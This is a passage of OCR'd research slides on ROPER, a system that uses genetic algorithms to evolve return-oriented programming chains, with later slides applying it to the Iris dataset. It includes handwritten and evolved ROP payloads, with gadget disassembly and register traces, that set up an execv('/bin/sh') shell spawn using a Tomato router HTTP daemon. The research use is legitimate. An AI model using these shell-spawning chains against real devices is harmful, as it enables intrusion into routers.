
What is necessary in order for natural selection to take place?

1. Reproduction with mutation
2. Variation in performance
3. Selection by performance


Anything that implements these traits can implement Darwinian evolution.



19. Bird's-Eye View of ROPER



20. Genetic Algorithm with Tournament Selection



21. Implementation Details

GENOTYPE REPRESENTATION	stack of gadget pointers & dwords
VARIATION OPERATORS	single-point crossover (fitness weighted) or cloning with micromutation
PHENOTYPE REPRESENTATION	behaviour of ROP-chain in virtual CPU, loaded with target executable
FITNESS FUNCTIONS	crowding-modulated crash penalty performance in task niching/fitness-sharing modifier

22. The Unicorn Emulation Library

In order to examine the behaviour of each ROP or JOP payload, I make use of Nguyen Anh Quynh's (excellent) Unicorn CPU Emulation library, which allows one to utilize QEMU's CPU modules without needing to spin up an entire QEMU instance.

The target ELF binary is loaded into the memory of a Unicorn ARM instance (or array of such instances) at the beginning of the run, and the execution of the ROP chain is emulated by

1. loading the chain into the instance's stack space
2. popping the first gadget address in the chain into the program counter (PC)
3. and then activating the emulated CPU

This has been a terrifically useful tool for studying low-level processes on variou architectures, and I encourage anyone doing the same to look into it.

23. Pattern matching

Suppose we wanted to prime the CPU for the call

```
execv("/bin/sh", ["/bin/sh"], 0);
```

We'd need a ROP chain that sets r0 and r1 to point to some memory location that contains "/bin/sh", sets r2 to 0, and r7 to 11. Once that's in place spawning a shell is as simple as jumping to any given address that contains an svc instruction.

24. Example of a Handwritten ROP-Chain on tomato-RT-N18U-httpd

Payload:

```
00013200 0002bc3e 0002bc3e 00000000 deba5e12 d000dl3d
00015330 deba5e12 feedc0de badb17e5 0000000b
0001c64c
```

Runtime:

```
00013200 pop {r0, r1, r2, r3, r4, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: ????????
00015330 pop {r4, r5, r6, r7, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
0001c64c svcpl 0x00707070
```

25. Shellcode Using Noisy Gadgets

This was a fairly trivial chain to write, and ROPER can usually discover similar ones fairly quickly.

We can make the task more challenging by restricting the minimum gadget length and thereby forcing ROPER to manipulate more complex & side-effect-prone instructions.

One of ROPER's more peculiar solutions to this problem - using gadgets from a Tomato router's HTTP daemon - is on the next slide...

26. Specimen generated by ROPER

Payload:

```
000100fc 0002bc3e 0002bc3e 0002bc3e
00012780 0000000b 0000000b 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012780 0002bc3e 0002bc3e 0002bc3e 0002bc3e 0000000b
000155ec 00000000 0000000b 0002bc3e
000100fc 0002bc3e 0000000b 00000000
0000b49c 0002bc3e 0000000b 0002bc3e 0000000b 0002bc3e
0000b48c 0002bc3e 00000000 0002bc3e 0002bc3e 0002bc3e
0000b48c 0002bc3e 0002bc3e 0002bc3e 0002bc3e 00000000
00016918 0002bc3e 0000000b 0002bc3e 0002bc3e 0000000b
00015d24 0002bc3e 00000000 00000000
00012a78 0000000b 00000000
0000e0f8 00000000
000109b4 0002bc3e 0000000b
0000b48c 0002bc3e 0002bc3e 0002bc3e 0000000b 0002bc3e
000100fc 0002bc3e 00000000 00000000
000109b4 0002bc3e 0002bc3e
00016758 0000000b
0000e0f8 0002bc3e
000100fc 0002bc3e 00000000 0000000b
00012a78 0002bc3e 0002bc3e
0001569c 0000000b 0002bc3e 0002bc3e
```

```
;; Gadget 0
[000100fc] mov r0, r6
[00010100] ldrb r4, [r6], #1
[00010104] cmp r4, #0
[00010108] bne #4294967224
[0001010c] rsb r5, r5, r0
[00010110] cmp r5, #0x40
[00010114] movgt r0, #0
[00010118] movle r0, #1
[0001011c] pop {r4, r5, r6, pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Gadget 1
[00012780] bne #0x18
[00012798] mvn r7, #0
[0001279c] mov r0, r7
[000127a0] pop {r3, r4, r5, r6, r7, pc}

R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff

;; Gadget 2
[00016884] beq #0x1c
[00016888] ldr r0, [r4, #0x1c]
[0001688c] bl #4294967280
[0001687c] push {r4, lr}
[00016880] subs r4, r0, #0
[00016884] beq #0x1c
[000168a0] mov r0, r1
[000168a4] pop {r4, pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
```

```
;; Extended Gadget 0
[00016890] str r0, [r4, #0x1c]
[00016894] mov r0, r4
[00016898] pop {r4, lr}
[0001689c] b #4294966744
[00016674] push {r4, lr}
[00016678] mov r4, r0
[0001667c] ldr r0, [r0, #0x18]
[00016680] ldr r3, [r4, #0x1c]
[00016684] cmp r0, #0
[00016688] ldrne r1, [r0, #0x20]
[0001668c] moveq r1, r0
[00016690] cmp r3, #0
[00016694] ldrne r2, [r3, #0x20]
[00016698] moveq r2, r3
[0001669c] rsb r2, r2, r1
[000166a0] cmn r2, #1
[000166a4] bge #0x48
[000166ec] cmp r2, #1
[000166f0] ble #0x44
[00016734] mov r2, #0
[00016738] cmp r0, r2
[0001673c] str r2, [r4, #0x20]
[00016740] beq #0x10
[00016750] cmp r3, #0
[00016754] beq #0x14
[00016758] ldr r3, [r3, #0x20]
[0001675c] ldr r2, [r4, #0x20]
[00016760] cmp r3, r2
[00016764] strgt r3, [r4, #0x20]
[00016768] ldr r3, [r4, #0x20]
[0001676c] mov r0, r4
[00016770] add r3, r3, #1
[00016774] str r3, [r4, #0x20]
[00016778] pop {r4, pc}

R0: 0000000b
R1: 00000000
R2: 00000000
R7: 0002bc3e
```

```
;; Extended Gadget 1
[00012780] bne #0x18
[00012784] add r5, r5, r7
[00012788] rsb r4, r7, r4
[0001278c] cmp r4, #0
[00012790] bgt #4294967240
[00012794] b #8
[0001279c] mov r0, r7
[000127a0] pop {r3, r4, r5, r6, r7, pc}

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b

;; Extended Gadget 2
[000155ec] b #0x1c
[00015608] add sp, sp, #0x58
[0001560c] pop {r4, r5, r6, pc}

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b

;; Extended Gadget 3
[00016918] mov r1, r5 **
[0001691c] mov r2, r6
[00016920] bl #4294967176
[000168a8] push {r4, r5, r6, r7, r8, lr}
[000168ac] subs r4, r0, #0
[000168b0] mov r5, r1
[000168b4] mov r6, r2
[000168b8] beq #0x7c
[000168bc] mov r0, r1
[000168c0] mov r1, r4
[000168c4] blx r2

R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
```

28. Extended Gadgets & Introns

Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency - jumping blindly to arbitrary addresses is hazardous.

What selection pressures could be responsible for this phenomenon?

Conjecture:

- genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on
- 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for
- by branching away from the ROP stack at Gadget 2, our specimen transforms about 90% of its genome into introns

29. Fleurs du Malware

It seemed natural to see if ROPER could also tackle traditional machine learning benchmarks, and generate ROP payloads that exhibit subtle and adaptive behaviour.

To the best of my knowledge, this has never been attempted before.

I decided to start with the well-known Iris dataset, compiled by Ronald Fisher & Edgar Anderson in 1936.

Each ROP-chain in the population would be passed the petal and sepal measurements of each specimen in the Iris dataset.


The fitness of the chains was made relative to the accuracy with which they could predict the species of iris from those predictions.

Given time, the population would be able to recognize iris species with an accuracy of about 96%, as an effect of evolution alone.


30. Low-Hanging Fruit & its Consequences for Diversity

- A challenge facing any machine learning technique is to avoid getting trapped in merely *local* optima.
- This can happen, for example, if it hyperspecializes on a particularly simple portion – the “low hanging fruit” – of the problem set, while failing to adapt to more difficult problems.
- The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.
- But in the wild, this is offset by an increase in competition and crowding, which increase the selective pressure acting on formerly hospitable niches.
  Low-hanging fruit doesn’t last very long.

